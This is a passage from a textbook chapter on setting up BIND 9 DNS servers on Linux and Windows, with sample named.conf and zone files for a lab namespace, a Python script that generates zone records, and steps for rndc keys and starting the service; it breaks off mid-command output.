CHAPTER 4

DNS and BIND

Introduction

Real networks are more than a collection of workstations identified by their IP address. On the Internet, systems refer to each other through their names, and the Domain Name System (DNS) provides a method to translate from names to addresses and back again. The DNS protocols form the core protocol for the Internet, and an understanding of cyber operations requires an understanding of DNS.

One of the most common DNS servers is BIND, primarily version 9. This chapter provides a brief introduction to BIND 9. BIND can be installed on both Linux and Windows systems, and both are covered. The reader will set up a simple DNS master server, including configuring both forward and reverse zones. A slave server is then created that pulls its zone data from the master server. More advanced topics, including forwarders, recursion, and DNS amplification attacks are introduced. Tools that query DNS servers, including `dig` and `nslookup`, are presented and used.

Namespaces

Internet names are organized hierarchically as a tree, beginning with the root domain "`.`", followed by top-level domains such as `.com` and `.edu`. The top-level domain `.example` is reserved for use in documentation and examples, like this book. Beneath top-level domains are subdomains of one or more additional levels, like `apress.com`, `towson.edu`, `stars.example`, or `us.probes.example`. Last comes the host name, for example, `www.apress.com`, `sirius.stars.example`, or `spirit.mars.probes.example` (Figure 4-1).

IPv4 addresses are similarly organized as a graph, with 256 nodes (0–255) in each of four levels.

A zone is a connected portion of a namespace managed together.

M. O'Leary, *Cyber Operations*, DOI 10.1007/978-1-4842-0457-3_4



Figure 4-1. *Namespace*

Installing BIND

Most Linux distributions, including CentOS, OpenSuSE, Ubuntu, and Mint include BIND in their collection of available packages. The installation process itself depends on the particular distribution. For example on CentOS systems, install BIND with the command

```
[root@Spica ~]# yum install bind
```

A more secure installation of BIND uses chroot; these features are added with the additional package

```
[root@Spica ~]# yum install bind-chroot
```

On OpenSuSE, BIND is installed with the command

```
pollux:~ # zypper install bind
```

On Mint or OpenSuSE run the command

```
gmonge@coalsack ~ $ sudo apt-get install bind9
```

Once BIND is installed, verify the installation completed correctly by checking that it returns its version. For example, the default version of BIND for CentOS 5.3 is 9.3.4.

```
[root@Spica ~]# named -v
BIND 9.3.4-P1
```

Before BIND serves names and addresses, it must be correctly configured. Configuration information for BIND itself is kept in `named.conf`. The data that connects IP addresses to names and back are kept in zone files with names selected by the system administrator. BIND includes the program `rndc` to control the server `named`. It communicates with the server via TCP using a pre-shared secret for authentication. This key is often kept in the same directory as the zone file data. The default locations for these files depend on the distribution/operating system.

Table 4-1. *Default locations for BIND data, by Linux distribution*

Distribution	BIND configuration	Zone file directory
CentOS 5 with chroot	`/var/named/chroot/etc/named.conf`	`/var/named/chroot/var/named/`
CentOS 5 without chroot	`/etc/named.conf`	`/var/named/`
CentOS 6	`/etc/named.conf`	`/var/named/`
Mint	`/etc/bind/named.conf`	`/etc/bind/`
OpenSuSE	`/etc/named.conf`	`/var/lib/named/`
Ubuntu	`/etc/bind/named.conf`	`/etc/bind/`

The situation on CentOS 6 systems running chroot is somewhat more complex. The primary configuration file is `/etc/named.conf` and the zone file directory is `/var/named`. However, once the BIND service is started, the primary configuration file is copied to `/var/named/chroot/etc/named.conf` and the zone file directory is copied to `/var/named/chroot/var/named`.

BIND can be installed on Windows systems. The latest version of BIND is available from https://www.isc.org/downloads/, while older versions are available online at ftp://ftp.isc.org/isc/bind9/. Select a version, for example, 9.7.1 (from June 2010). Download the corresponding .zip file and uncompress it. Run the installer (Figure 4-2), providing an account name and a password for the service.



Figure 4-2. *The installer for BIND 9.7.1 on Windows 7 (x64)*

The Windows installation process sets the directory for the BIND binaries and configuration files. If BIND is installed on a 64-bit system, even though the target directory specified in the installer (Figure 4-2) is `c:\Windows\system32\dns`, BIND may be installed to `C:\Windows\SysWOW64\dns`. The installation creates two directories, `dns\bin` for command-line binaries, and `dns\etc` for configuration files. Command-line

tools are installed during this process, but their directory may not be included in the system path. Update the path by navigating Control Panel ➤ System and Security ➤ System ➤ Advanced System Settings ➤ Environment Variables.

Basic Master Configuration

A BIND master keeps zone information locally; in contrast a BIND slave obtains its zone data from another system. This distinction is made zone by zone, so the same server can be the master for some zones and a slave for other zones.

Servers that are masters for all of their zones are the simplest to configure. In this example, the server contains information for the namespace `.stars.example` in the address space 10.0.2.0/24.

Configuring BIND

To begin, consider a CentOS system and create a BIND configuration file `named.conf` with the following content.

File 4-1. Sample named.conf file for a master

```
// BIND Configuration File

options {
   directory "/var/named";
};

zone "." in {
  type hint;
  file "db.root";
};

zone "stars.example" in {
   type master;
   file "db.stars.example";
};

zone "2.0.10.in-addr.arpa" in {
   type master;
   file "db.10.0.2";
};

zone "localhost" in {
   type master;
   file "db.localhost";
};

zone "127.in-addr.arpa" in {
   type master;
   file "db.127";
};
```

```
include "/etc/rndc.key";

controls {
       inet 127.0.0.1 port 953
       allow { 127.0.0.1; } keys { "rndckey"; };
};
```

This sample `named.conf` configuration file begins with an `options` grouping that contains configuration directives meant to apply globally. The `directory` directive provides the root path for any files subsequently referenced, and matches the default directory specified in Table 4-1. Adjust the value as appropriate.

It continues with five zones. The first zone is the root hints zone and points to the location of a file that tells the server the location of the root nameservers for the Internet. The remaining four zones declare themselves to be masters and provide the location of the corresponding zone files. Each of these five zone files remains to be created.

The program that controls much of the operation of the nameserver is `rndc`, which communicates with the nameserver over TCP/953. Though the default is usually to only allow the communication via localhost, this is not required, and `rndc` can be used to remotely control a BIND nameserver. The `rndc` program authenticates with the nameserver using a pre-shared secret. The end of the configuration file includes a shared secret and configures BIND to listen to on TCP/953 on 127.0.0.1 for connections. The `allow` directive lists the systems that are allowed to authenticate and provides the location of the key file and the name of the key in that file. This key is yet to be generated.

Forward Zone

The forward zone maps human readable names to numerical IP addresses. The name of the zone file is essentially arbitrary, as the configuration file `named.conf` refers to it, but using a consistent naming scheme is helpful. Since the namespace is `.stars.example`, create the file `db.stars.example` in the zone file directory. In a CentOS 5.3 system using chroot, create the zone file `/var/named/chroot/var/named/db.stars.example` with the content:

File 4-2. Sample forward zone db.stars.example

```
$TTL 5m

stars.example. IN SOA spica.stars.example. sgermain.spica.stars.example. (
   1 ; Zone file serial number
   5m ; Refresh time
   3m ; Retry time
   30m ; Expiration time
   5m ) ; Negative TTL

; Name Servers

stars.example.   IN NS   spica.stars.example.
stars.example.   IN NS   antares.stars.example.

; Address Records

Sirius.stars.example.         IN A     10.0.2.10
Canopus.stars.example.        IN A     10.0.2.11
SiriusB.stars.example.        IN A     10.0.2.12
```

```
CanopusB.stars.example.       IN A     10.0.2.13
Arcturus.stars.example.       IN A     10.0.2.14
Vega.stars.example.           IN A     10.0.2.15
Capella.stars.example.        IN A     10.0.2.16
Altair.stars.example.         IN A     10.0.2.17
Betelgeuse.stars.example.     IN A     10.0.2.18
Procyon.stars.example.        IN A     10.0.2.19
Hadar.stars.example.          IN A     10.0.2.20
Achernar.stars.example.       IN A     10.0.2.21
Rigel.stars.example.          IN A     10.0.2.22
AchernarB.stars.example.      IN A     10.0.2.23
Acrux.stars.example.          IN A     10.0.2.24
AcruxB.stars.example.         IN A     10.0.2.25
Aldeberan.stars.example.      IN A     10.0.2.26
AldeberanB.stars.example.     IN A     10.0.2.27
Spica.stars.example.          IN A     10.0.2.28
Antares.stars.example.        IN A     10.0.2.29
ArcturusB.stars.example.      IN A     10.0.2.30
Deneb.stars.example.          IN A     10.0.2.31
Pollux.stars.example.         IN A     10.0.2.32
Fomalhaut.stars.example.      IN A     10.0.2.33
ProcyonB.stars.example.       IN A     10.0.2.34
Mimosa.stars.example.         IN A     10.0.2.35

; Aliases

dns.stars.example.            IN CNAME     spica.stars.example.
```

In an Ubuntu system, this zone file would be named `/etc/bind/db.stars.example`, while in a 32-bit Windows 7 system this zone file would be named `C:\Windows\System32\dns\etc\db.stars.example`.

The zone file begins with a time-to-live directive, here set to five minutes. This is included with any query response, and tells the requester how long they may cache the results.

Next is the start of authority record, or `SOA` record. It must start in the left column with the namespace that is being configured; in this case it is `"stars.example."`. Notice the trailing dot; this is essential! The top level of any name space is just `"."`, so this tells BIND that this is the fully qualified domain name (FQDN), rather than just an abbreviation.

The record continues with `IN SOA` to indicate that this is an Internet Start of Authority record; only one `SOA` record can be in a file. The `SOA` record continues with the FQDN for the host that will act as the primary nameserver for the zone. In this case it is `"spica.stars.example."`; the name is ended with a period to indicate that this is not an abbreviation. After the name of the primary nameserver comes the e-mail address of the person responsible for maintaining the zone. At first glance, it does not look like an e-mail address, but the key is that the first `"@"` in the e-mail address is replaced by a `"."`. Thus, the example record states that the e-mail address of the person responsible for the zone is `"sgermain@spica.stars.example."`.

The open parenthesis continues the `SOA` directive to subsequent lines. The data in the remainder of the `SOA` directive is used primarily for slave nameservers that get their information from this master.

The zone serial number is just that – a serial number. It can be set to any integer value. When a slave nameserver checks the master for an update, if the serial number on the master is greater than the serial number on the slave then the slave will update its local data. There is no requirement that serial numbers be assigned consecutively – as long as the new data has a higher serial number than the old data, the zone will update.

Next is the refresh value; this determines how often a slave nameserver will query the master to see if it has the current data. What happens if the slave is unable to reach the master? Then it will try again after the retry interval. A slave unable to reach the master continues to use the old data it does have until it expires. Last is the negative TTL; this is how long a slave should cache answers from the master that say that a particular name does not exist.

The values in this example are tuned for use in a testing laboratory. Data updates quickly but times out quickly. These are probably not suitable for a system meant to function on the wider Internet. Suggestions for more reasonable values can be found many places. The examples in the book of Liu and Albitz, *DNS & BIND* (pp. 57 *ff.*) use the values:

- TTL – 3 hours
- Refresh – 3 hours
- Retry – 1 hour
- Expire – 1 week
- Negative cache – 1 hour

The forward zone continues with a pair of Internet `IN` name server `NS` records; these are the names of the hosts that act as namerservers for the zone.

Following this are Internet `IN` address `A` records. These provide the IPv4 address for a host name. The corresponding IPv6 record type is `AAAA`. Note that the full FQDN is given for each name, including the trailing "`.`" to ensure that each name is considered absolute, rather than relative.

The example ends with an Internet `IN` alias record `CNAME`. Alias records provide additional names for a system. The example record states that the canonical name for `dns.stars.example` is `spica.stars.example`. A request for the IP address of `dns.stars.example` will return instead the IP address for `spica.stars.example`.

Together, this forms a fully functional specification of a forward zone, mapping names to IP addresses.

Reverse Zone

BIND is also used to determine the host name associated with a given IP address; this is done through the use of a reverse zone. Like the forward zone, the name of the file with the data for the reverse zone can have an essentially arbitrary name, but it makes sense to use a consistent naming scheme. Since the reverse zone in the example maps IP address in the 10.0.2.0/24 block back to names, create the file `db.10.0.2` in the zone file directory. In a CentOS 5.3 system, this becomes the file "`/var/named/chroot/var/named/db.10.0.2`".

File 4-3. Sample reverse zone db.10.0.2

```
$TTL 5m

2.0.10.in-addr.arpa. IN SOA spica.stars.example. sgermain.spica.stars.example. (
   1 ; Zone file serial number
   5m ; Refresh time
   3m ; Retry time
   30m ; Expiration time
   5m ) ; Negative TTL

; Name Servers

2.0.10.in-addr.arpa.              IN NS spica.stars.example.
2.0.10.in-addr.arpa.              IN NS antares.stars.example.
```

```
; Address Records

10.2.0.10.in-addr.arpa.       IN PTR   Sirius.stars.example.
11.2.0.10.in-addr.arpa.       IN PTR   Canopus.stars.example.
12.2.0.10.in-addr.arpa.       IN PTR   SiriusB.stars.example.
13.2.0.10.in-addr.arpa.       IN PTR   CanopusB.stars.example.
14.2.0.10.in-addr.arpa.       IN PTR   Arcturus.stars.example.
15.2.0.10.in-addr.arpa.       IN PTR   Vega.stars.example.
16.2.0.10.in-addr.arpa.       IN PTR   Capella.stars.example.
17.2.0.10.in-addr.arpa.       IN PTR   Altair.stars.example.
18.2.0.10.in-addr.arpa.       IN PTR   Betelgeuse.stars.example.
19.2.0.10.in-addr.arpa.       IN PTR   Procyon.stars.example.
20.2.0.10.in-addr.arpa.       IN PTR   Hadar.stars.example.
21.2.0.10.in-addr.arpa.       IN PTR   Achernar.stars.example.
22.2.0.10.in-addr.arpa.       IN PTR   Rigel.stars.example.
23.2.0.10.in-addr.arpa.       IN PTR   AchernarB.stars.example.
24.2.0.10.in-addr.arpa.       IN PTR   Acrux.stars.example.
25.2.0.10.in-addr.arpa.       IN PTR   AcruxB.stars.example.
26.2.0.10.in-addr.arpa.       IN PTR   Aldeberan.stars.example.
27.2.0.10.in-addr.arpa.       IN PTR   AldeberanB.stars.example.
28.2.0.10.in-addr.arpa.       IN PTR   Spica.stars.example.
29.2.0.10.in-addr.arpa.       IN PTR   Antares.stars.example.
30.2.0.10.in-addr.arpa.       IN PTR   ArcturusB.stars.example.
31.2.0.10.in-addr.arpa.       IN PTR   Deneb.stars.example.
32.2.0.10.in-addr.arpa.       IN PTR   Pollux.stars.example.
33.2.0.10.in-addr.arpa.       IN PTR   Fomalhaut.stars.example.
34.2.0.10.in-addr.arpa.       IN PTR   ProcyonB.stars.example.
35.2.0.10.in-addr.arpa.       IN PTR   Mimosa.stars.example.
```

This file has the same structure as the forward zone. It begins with a TTL declaration, which is set to the same quick five minutes. Next comes an Internet start of authority record (`IN SOA`). The difference here is the zone is named after the address space `10.0.2.0/24`, rather than a namespace, though it may not be clear at first reading. To construct the name, take the IP range in octet form, reverse the numbers, and end with "`.in-addr.arpa.`". This convention is a left over from the original days of the Internet as it evolved from the Defense Advanced Research Project Agency (DARPA). If the subnet in question was `192.168.0.0/16`, then the name would be `168.192.in-addr.arpa`.

The values in the Start of Authority (`IN SOA`) record have the same meaning they did in the forward zone. Similarly, the required Internet nameserver (`IN NS`) record is as it was before.

The remaining records are Internet pointer (`IN PTR`) records. The left side is the IP address, written in the reversed "`.in-addr.arpa.`" form, while the right side is the full domain name at that address. These records match the forward zone records, and provide the way that BIND links IP addresses back to host names.

Scripting

Cyber operations is about more than using tools, even advanced tools like Metasploit and Process Explorer from in Chapters 2 and 3. It is just as important to be able to write custom tools for custom problems. The creation of the zone files is a perfect opportunity to practice some scripting. The data for the forward zone and the reverse zone need to be consistent and entered without typographical errors. Suppose that the list of host names and IP addresses are available in the file stars.csv in the form

```
Sirius,10.0.2.10
Canopus,10.0.2.11
SiriusB,10.0.2.12
CanopusB,10.0.2.13
Arcturus,10.0.2.14
...
```

Rather than retyping the data in this list twice (one for each zone!), it is preferable to convert this raw data into both a list of address (A) records and pointer (PTR) records using a scripting language such as Python.

Script 4-1. Python code to convert a .csv file with names and IP addresses to the address lists for both a forward and a reverse zone file

```
#!/usr/bin/python

import csv

input_file_name = "stars.csv"
forward_file_name = "forward.txt"
reverse_file_name = "reverse.txt"
domain_name = ".stars.example."

input_file = open(input_file_name,'r')
forward_file = open(forward_file_name,'w')
reverse_file = open(reverse_file_name,'w')

input_reader = csv.reader(input_file)
for line in input_reader:
   host = line[0]
   ip = line[1]

   fqdn = host +  domain_name
   padding = ' ' * (30 - len(fqdn))
   forward_file.write(fqdn + padding + 'IN A     ' + ip + '\n')

   [i1,i2,i3,i4] = ip.split('.')
   revaddr = i4 + '.' + i3 + '.' + i2 + '.' + i1 + '.in-addr.arpa.'
   padding = ' ' * (30 - len(revaddr))
   reverse_file.write(revaddr + padding + 'IN PTR   ' + fqdn + '\n')
```

This program reads each line from stars.csv, storing the host name and the IP address. It builds the corresponding FQDN and uses that to write the matching address record line to forward.txt. It splits the IP address up into octets, reverses them adding "`.in-addr.arpa.`" to build the pointer record, which is written to reverse.txt. The resulting files can then be copied and pasted into appropriate zone files.

The advantage of this approach is that it avoids typographical errors and ensures consistency between the data in the forward and reverse zone files.

Loopbacks

Because systems also refer to localhost and expect an answer, it is reasonable to create a forward and reverse zone for localhost. Build the localhost forward zone file, named `db.localhost` with the content

File 4-4. Sample forward zone db.localhost

```
$TTL 7d

localhost. IN SOA localhost. root.localhost. (
   1 ; Serial Number
   7d ; Refresh time
   1d ; Retry time
   28d; Expiration time
   7d); Negative TTL

; Name Servers
localhost.   IN NS localhost.

; Address Records
localhost.   IN A   127.0.0.1
```

Also build the corresponding localhost reverse zone file, say `db.127` with the content

File 4-5. Sample reverse zone db.127

```
$TTL 7d

127.in-addr.arpa. IN SOA localhost. root.localhost. (
   1 ; Serial Number
   7d ; Refresh time
   1d ; Retry time
   28d; Expiration time
   7d); Negative TTL

; NameServers
127.in-addr.arpa.   IN NS   localhost.

; Address
1.0.0.127.in-addr.arpa.    IN PTR   localhost.
```

These files reside in the same directory alongside the other zone files. They have the same general structure, but because data for localhost should never really time out, the various time settings are all much longer.

Many systems already have versions of the localhost zone files. For example, on Ubuntu 13.04 the file `db.local` has the content

File 4-6. The file db.local from Ubuntu 13.04

```
;
; BIND data file for local loopback interface
;
$TTL    604800
@       IN    SOA     localhost. root.localhost. (
                            2         ; Serial
                       604800         ; Refresh
                        86400         ; Retry
                      2419200         ; Expire
                       604800 )       ; Negative Cache TTL
;
@      IN      NS     localhost.
@      IN      A      127.0.0.1
@      IN      AAAA   ::1
```

Superficially this looks different than the forward zone, but this is deceiving. If the no unit of time is specified, BIND assumed the number refers to the number of seconds. In the Ubuntu file, the refresh time is 604,800 seconds, which turns out to be seven days, just as in the example forward zone (File 4-4). The symbol '@' is an abbreviation for the origin of the zone, which if not overridden comes from the name of the zone in the named.conf file, which in this case is just "`localhost.`". This is just one of many ways to abbreviate information in a zone file. The nameserver record and the address record match the example, the only difference is the inclusion of an additional IPv6 address record.

Root Hints

The zone files created so far are sufficient to provide name services for the local network, but suppose the nameserver is asked for the IP address of a different system? The root hints file provides the addresses of the root DNS servers for the Internet. If the nameserver is asked for data it does not have, it will ask other servers, possibly including these root servers to find the answer.

Download the current root hints file (`http://www.internic.net/domain/named.root`), and save it with the file name `db.root` alongside the two forward and two reverse zones created so far. Some systems already include a copy of the root hints file, though it may be out of date and in need of replacement.

Controlling the Nameserver

The nameserver is controlled with the program rndc; this program communicates with the nameserver over TCP/953 and authenticates with a pre-shared secret. To generate the secret, from the command line run the program `rndc-confgen`; when used with the `-a` option most of the work is automatic. For example, on a CentOS 5.3 system the result is

```
[root@Spica ~]# rndc-confgen -a
wrote key file "/etc/rndc.key"
```

On a 32-bit Windows 7 system with an Administrator command prompt, the result is

```
C:\Windows\system32>dns\bin\rndc-confgen.exe -a
wrote key file "C:\Windows\system32\dns\etc\rndc.key"
```

Be sure to check that the key is stored in the correct location. On some systems (*e.g.,* BIND 9.7.1 on Windows Server 2012 x64) the tool will state that the key was written to `C:\Windows\system32\dns\etc\rndc.key` when in fact it was written to `C:\Windows\SysWOW64\dns\etc\rndc.key`.

Permissions on the key file should be set so that it is readable by only the user running the BIND. When `rndc-confgen -a` is run on some systems (*e.g.,* CentOS 6.3) the permissions on the key file `rndc.key` are (slightly) too strict. The result is owned by user root and group root, with permissions `rw/-/-` so the group named has no access to the key. This is fixed with

```
[root@Antares named]# ls -l /etc/rndc.key
-rw-------. 1 root root 77 Aug 10 16:34 /etc/rndc.key
[root@Antares named]# chown root:named /etc/rndc.key
[root@Antares named]# chmod 640 /etc/rndc.key
```

The situation with other systems (*e.g.,* Ubuntu Server 13.04 and Mint 7), is similar; on these systems the result is owned by user root and group bind (that is correct), but permissions on the file are still `rw/-/-` so that members of the bind group do not have read permissions. Fix this in the same fashion.

The key file itself has content similar to

```
key "rndckey" {
        algorithm hmac-md5;
        secret "l5q4raToFVoUJN2AZOjZvg==";
};
```

This includes the name of the key, the algorithm, and the actual key value. The name of the key generated by `rndc-confgen -a` varies; for example CentOS 5 generates a key with the name rndc-key, while CentOS 6 generates a key with the name rndckey. The content of the BIND configuration file named.conf (File 4-1) must be adjusted to match.

Running BIND

Once the BIND configuration, zone files, root hint files, and rndc key are finished, the BIND server is ready to be started for the first time. On CentOS or OpenSuSE, run

```
[root@Spica ~]# service named start
Starting named:                                            [  OK  ]
```

On an Ubuntu or a Mint system the corresponding command is

```
egalois@Mimosa:~$ sudo service bind9 start
* Starting domain name service... bind9                          [ OK ]
```

If the service fails to start, check the system logs (*c.f.* Chapter 8), which for CentOS or OpenSuSE systems are located in `/var/log/messages`; for Ubuntu or Mint systems they are located in `/var/log/syslog`. Correct any errors that appear. Even if the service appears to start correctly, it is important to check the logs. Errors in the configuration may be sufficiently minor that BIND starts, but significant enough that the service does not function correctly. When configured correctly on CentOS 5.3, the log file contains the following.

```
Aug  9 19:06:55 Spica named[4098]: starting BIND 9.3.4-P1 -u named -t /var/named/chroot
Aug  9 19:06:55 Spica named[4098]: found 1 CPU, using 1 worker thread
Aug  9 19:06:55 Spica named[4098]: loading configuration from '/etc/named.conf'
Aug  9 19:06:55 Spica named[4098]: listening on IPv4 interface lo, 127.0.0.1#53
```

```
Aug  9 19:06:55 Spica named[4098]: listening on IPv4 interface eth0, 10.0.2.28#53
Aug  9 19:06:55 Spica named[4098]: command channel listening on 127.0.0.1#953
Aug  9 19:06:55 Spica named[4098]: zone 2.0.10.in-addr.arpa/IN: loaded serial 1
Aug  9 19:06:55 Spica named[4098]: zone 127.in-addr.arpa/IN: loaded serial 1
Aug  9 19:06:55 Spica named[4098]: zone stars.example/IN: loaded serial 1
Aug  9 19:06:55 Spica named[4098]: zone localhost/IN: loaded serial 1
Aug  9 19:06:55 Spica named[4098]: running
Aug  9 19:06:55 Spica named[4098]: zone stars.example/IN: sending notifies (serial 1)
Aug  9 19:06:55 Spica named[4098]: zone 2.0.10.in-addr.arpa/IN: sending notifies (serial 1)
```

The rndc tool should also be used to check the status of the server

```
[root@Spica ~]# rndc status
number of zones: 4
debug level: 0
xfers running: 0
xfers deferred: 0
soa queries in progress: 0
query logging is OFF
recursive clients: 0/1000
tcp clients: 0/100
server is up and running
```

Once BIND is running, it needs to be configured to start on boot. Different Linux systems have different tools to manage their services. CentOS for example, comes with a graphical tool (`/usr/sbin/system-config-services`) to manage services; it appears in the menu in different places (CentOS 5: System ➤ Administration ➤ Server Settings ➤ Services; CentOS 6: System ➤ Administration ➤ Services). On an OpenSuSE system, the corresponding graphical tool is available in YaST; select System, then either System Services (Runlevel), System Services, or System Manager depending on the particular OpenSuSE release. On both OpenSuSE and CentOS, BIND can also be configured to run on boot with the command-line tool `chkconfig`

```
[root@Spica ~]# chkconfig named on
```

The boot status of all installed services is available with `chkconfig --list`.

On Mint and Ubuntu systems, the installation process for BIND also configures it to run and start on boot so no additional changes are needed.

On Windows systems, some minor tweaks may need to be made. BIND stores the PID for the running process in the file `named.pid`, located in the configuration directory `C:\Windows\system32\dns\etc\named.pid` in the case of a 32-bit Windows 7 system. This file is to be written by the user `named` that was created during the BIND installation. However, by default that user has no write permissions to the `C:\Windows\system32\dns` directory; this must be added manually. Select the directory in Explorer, right-click to bring up the properties menu, select the security tab and change permissions with the Edit button. Give the user `named` full control.

The graphical tools to manage the named service are located in Computer Management, which is available by right-clicking on Computer and selecting Manage or by running `compmgmt.msc` (Figure 4-3).

Navigate to Services on the left pane, then select ISC BIND. Double-clicking leads to a window that allows the service to be started, stopped, and configured to run on startup.



Figure 4-3. *The Computer Management Interface on Windows 7*

BIND can also be controlled from a Windows command line started with Administrator privileges.

```
C:\Windows\system32>sc start named

SERVICE_NAME: named
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
